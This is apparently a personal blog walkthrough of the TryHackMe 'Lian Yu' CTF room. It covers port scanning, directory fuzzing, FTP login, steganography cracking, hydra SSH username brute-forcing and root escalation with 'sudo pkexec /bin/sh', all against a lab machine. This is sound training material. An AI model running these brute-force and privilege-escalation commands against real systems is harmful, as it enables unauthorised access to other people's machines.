9 minutes
TryHackMe - Lian Yu Room
Before we begin, you can access this room by creating an account with tryhackme.com and browsing to this link to join it, or by simply searching for “Lian YU” under the Hacktivities tab.
Scanning & Enumeration
Running nmap
nmap -A -p- -vv -oA nmap/all 10.10.150.221

Nmap scan report for 10.10.150.221
Host is up, received syn-ack (0.075s latency).
Scanned at 2020-08-07 16:08:39 BST for 50s
Not shown: 65530 closed ports
Reason: 65530 conn-refused
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp     syn-ack vsftpd 3.0.2
22/tcp    open  ssh     syn-ack OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e🇩🇪87:f4 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAOZ67Cx0AtDwHfVa7iZw6O6htGa3GHwfRFSIUYW64PLpGRAdQ734COrod9T+pyjAdKscqLbUAM7xhSFpHFFGM7NuOwV+d35X8CTUM882eJX+t3vhEg9d7ckCzNuPnQSpeUpLuistGpaP0HqWTYjEncvDC0XMYByf7gbqWWU2pe9HAAAAFQDWZIJ944u1Lf3PqYCVsW48Gm9qCQAAAIBfWJeKF4FWRqZzPzquCMl6Zs/y8od6NhVfJyWfi8APYVzR0FR05YCdS2OY4C54/tI5s6i4Tfpah2k+fnkLzX74fONcAEqseZDOffn5bxS+nJtCWpahpMdkDzz692P6ffDjlSDLNAPn0mrJuUxBFw52Rv+hNBPR7SKclKOiZ86HnQAAAIAfWtiPHue0Q0J7pZbLeO8wZ9XNoxgSEPSNeTNixRorlfZBdclDDJcNfYkLXyvQEKq08S1rZ6eTqeWOD4zGLq9i1A+HxIfuxwoYp0zPodj3Hz0WwsIB2UzpyO4O0HiU6rvQbWnKmUaH2HbGtqJhYuPr76XxZtwK4qAeFKwyo87kzg==
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRbgwcqyXJ24ulmT32kAKmPww+oXR6ZxoLeKrtdmyoRfhPTpCXdocoj0SqjsETI8H0pR0OVDQDMP6lnrL8zj2u1yFdp5/bDtgOnzfd+70Rul+G7Ch0uzextmZh7756/VrqKn+rdEVWTqqRkoUmI0T4eWxrOdN2vzERcvobqKP7BDUm/YiietIEK4VmRM84k9ebCyP67d7PSRCGVHS218Z56Z+EfuCAfvMe0hxtrbHlb+VYr1ACjUmGIPHyNeDf2430rgu5KdoeVrykrbn8J64c5wRZST7IHWoygv5j9ini+VzDhXal1H7l/HkQJKw9NSUJXOtLjWKlU4l+/xEkXPxZ
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPfrP3xY5XGfIk2+e/xpHMTfLRyEjlDPMbA5FLuasDzVbI91sFHWxwY6fRD53n1eRITPYS1J6cBf+QRtxvjnqRg=
|   256 3f:43:76:75:a8:5a:a6💿33:b0:66:42:04:91:fe:a0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDexCVa97Otgeg9fCD4RSvrNyB8JhRKfzBrzUMe3E/Fn
80/tcp    open  http    syn-ack Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Purgatory
111/tcp   open  rpcbind syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          37821/udp6  status
|   100024  1          46817/tcp6  status
|   100024  1          60148/udp   status
|_  100024  1          60935/tcp   status
60935/tcp open  status  syn-ack 1 (RPC #100024)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug  7 16:09:29 2020 -- 1 IP address (1 host up) scanned in 50.67 seconds
We have 5 ports open:
- FTP - 21
- anonymous logon is disabled
- SSH - 22
- HTTP - 80
- no info leaked from the landing page
- robots.txt is missing
- viewing the page source reveals nothing of interest
- RPC - 111 & 60935
Running gobuster
gobuster dir -u 10.10.136.174 -w /usr/share/wordlists/dirb/big.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.136.174
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/14 19:35:10 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/island (Status: 301)
Found /island directory which contains a ‘code word’: vigilante

Nothing else we can use at this point. Let’s continue with enumerating the directory recursively with gobuster:
gobuster dir -u 10.10.136.174/island -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.136.174/island
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/14 20:00:12 Starting gobuster
===============================================================
/2100 (Status: 301)

Checking the newly found directory, we get another clue:
Running wfuz
Now we know that there’s a directory ending with .ticket, but we don’t know the name. We can use something like wfuzz to find out:
wfuzz -u http://10.10.136.174/island/2100/FUZZ.ticket -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -c --hc 404

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.136.174/island/2100/FUZZ.ticket
Total requests: 220560

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000010444:   200        6 L      11 W     71 Ch       "green_arrow"
Browsing /island/2100/green_arrow.ticket we get the following token:

Using CyberChef, I have decoded it from base58 to reveal a password.
Authenticating to FTP
So far we have a ‘code word’ - vigilante and this decoded password. Let’s try the SSH service with it:
ssh vigilante@10.10.136.174

The authenticity of host '10.10.136.174 (10.10.136.174)' can't be established.
ECDSA key fingerprint is SHA256:Rc91rXUKn9aMcuwG8LxCUejBAjP+xNW74MfLbPqUuhc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.136.174' (ECDSA) to the list of known hosts.
vigilante@10.10.136.174's password:
Permission denied, please try again.
vigilante@10.10.136.174's password:
Permission denied, please try again.
Nope, no luck. What about FTP?
ftp 10.10.136.174

Connected to 10.10.136.174.
220 (vsFTPd 3.0.2)
Name (10.10.136.174:vlad): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05 11:10 .
drwxr-xr-x    4 0        0            4096 May 01 05:38 ..
-rw-------    1 1001     1001           44 May 01 07:13 .bash_history
-rw-r--r--    1 1001     1001          220 May 01 05:38 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01 05:38 .bashrc
-rw-r--r--    1 0        0            2483 May 01 07:07 .other_user
-rw-r--r--    1 1001     1001          675 May 01 05:38 .profile
-rw-r--r--    1 0        0          511720 May 01 03:26 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05 11:10 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01 03:25 aa.jpg
226 Directory send OK.
Great - were in! Let’s see what useful things we can find here.
Analyzing the FTP Files
Let’s download all of them locally so we can have a better look.
ftp> mget *

mget Leave_me_alone.png? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 1.96 secs (254.9990 kB/s)
mget Queen's_Gambit.png? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
226 Transfer complete.
549924 bytes received in 1.53 secs (352.0044 kB/s)
mget aa.jpg? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.54 secs (343.1389 kB/s)
Staganalysis
Let’s have a look at the extracted files. I’ve done them in the wrong order and you’ll find out why shortly. But if you want to try this for yourself, start with the Leave_me_alone.jpg file.
steghide info aa.jpg

"aa.jpg":
  format: jpeg
  capacity: 11.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
Looks like aa.jpg might potentially contain hidden data. Let’s try to crack the password with stegcracker:
stegcracker aa.jpg /usr/share/wordlists/rockyou.txt

StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'aa.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: password
Tried 4 passwords
Your file has been written to: aa.jpg.out
paXXXXXX
With the newly found password, let’s extract the contents of aa.jpg:
steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".
We now got a new archive to work with - let’s see what it contains.
unzip ss.zip

Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado

cat shado
M3XXXXXXX

cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.
It appears we got a potential password (judging by the fact that the file name in which we found it is called ‘shado’ [from /etc/shadow] but not the username. Let’s keep digging and have a look at the rest of the files downloaded from the FTP server.
The Leave_me_alone.png file does not open:

Checking the file type, it appears as data instead of .png:
file Leave_me_alone.png
Leave_me_alone.png: data
Running xxd on the first 10 lines, we can see the magic bytes are off. As per https://en.wikipedia.org/wiki/List_of_file_signatures the magic bytes should be 89 50 4E 47 0D 0A 1A 0A for PNG files.
xxd Leave_me_alone.png | head -n 10

00000000: 5845 6fae 0a0d 1a0a 0000 000d 4948 4452  XEo.........IHDR
00000010: 0000 034d 0000 01db 0806 0000 0017 a371  ...M...........q
00000020: 5b00 0020 0049 4441 5478 9cac bde9 7a24  [.. .IDATx....z$
00000030: 4b6e 2508 33f7 e092 6466 dea5 557b 6934  Kn%.3...df..U{i4
00000040: 6a69 54fd f573 cebc c03c 9c7e b4d4 a556  jiT..s...<.~...V
00000050: 4955 75d7 5c98 5c22 c2dd 6c3e 00e7 c0e0  IUu.\.\"..l>....
00000060: 4e66 a94a 3d71 3f5e 32c9 085f cccd 60c0  Nf.J=q?^2.._..`.
00000070: c1c1 41f9 7ffe dfff bb2f eb22 fab5 aeab  ..A....../."....
00000080: 7d9d cfe7 f81e 5fcb 49ce ed94 7eb7 d8d7  }....._.I...~...
00000090: 723c c9e9 7492 d3d3 494e c793 9c8f 8b2c  r<..t...IN.....,
Let’s change that with our handy hexeditor tool and see if we’re in luck:
hexeditor Leave_me_alone.png


So now that the file type is .PNG, let’s save it and try to open it again:

It worked. Looks like this was the password for the aa.jpg file that we cracked earlier.
Analyzing Queen’s_Gambit.png file, which is the last we got from the FTP server, returns no valuable information, so we’re a bit stuck. We got a potential password but not a username.
We could brute force the SSH login with a userlist. I chose /usr/share/seclists/Usernames/names.txt and got a hit for ‘slade’:
hydra -L /usr/share/seclists/Usernames/names.txt -p M3XXXXXXX ssh://10.10.136.174 -t 4 -O
The easiest way to find the username was actually to connect back to the FTP service and change directory to 1 level down, like so:

And just like that - we’re in!

Privilege Escalation
Listing all directories in our home folder, we find a hidden file called ‘important’:
slade@LianYu:~$ ls -la
total 32
drwx------ 2 slade slade 4096 May  1 06:55 .
drwxr-xr-x 4 root  root  4096 May  1 05:38 ..
-rw------- 1 slade slade   22 May  1 07:10 .bash_history
-rw-r--r-- 1 slade slade  220 May  1 00:23 .bash_logout
-rw-r--r-- 1 slade slade 3515 May  1 00:23 .bashrc
-r-------- 1 slade slade   77 May  1 05:42 .Important
-rw-r--r-- 1 slade slade  675 May  1 00:23 .profile
-r-------- 1 slade slade   63 May  1 07:14 user.txt
Reading it, we get this:
slade@LianYu:~$ cat .Important
What are you  Looking for ?
root Privileges ?
try to find Secret_Mission
Let’s see what is this Secret_Mission file:
slade@LianYu:~$ locate Secret_Mission
/usr/src/Secret_Mission

slade@LianYu:~$ cat /usr/src/Secret_Mission

Why do we need Mirakuru?

Enhancements to strength, senses, stamina and endurance in particular were raised beyond human capability,
while reflexes and agility where raised only to the peak of human capability. Primarily, the serum resulted
in the subject developing an accelerated healing factor that allowed them to recover completely from the most
crippling, debilitating, and grievous of wounds, so long as any injuries were not immediately fatal or if an
entire body part or organ were not lost; for example, the drug didn't keep Isabel Rochev from dying when her
neck was snapped by Nyssa. Slade Wilson was also unable to regenerate his eye after it was pierced with an
arrow, however this may be due to the arrow being left in his eye while the Mirakuru in his system became
dormant.

super powers do you need just go find it.
Hmm, superpowers? Let’s see what ours are:
slade@LianYu:~$ sudo -l

[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
From slade to root
We get an easy win with this room as the privesc is very simple. You can find this on GTFObins.
slade@LianYu:~$ sudo pkexec /bin/sh
# whoami
root
#
TryHackMePrivescBruteforceWeb ExploitationSteganograpyLinuxCiphers
1798 Words
2020-08-23 12:33 +0100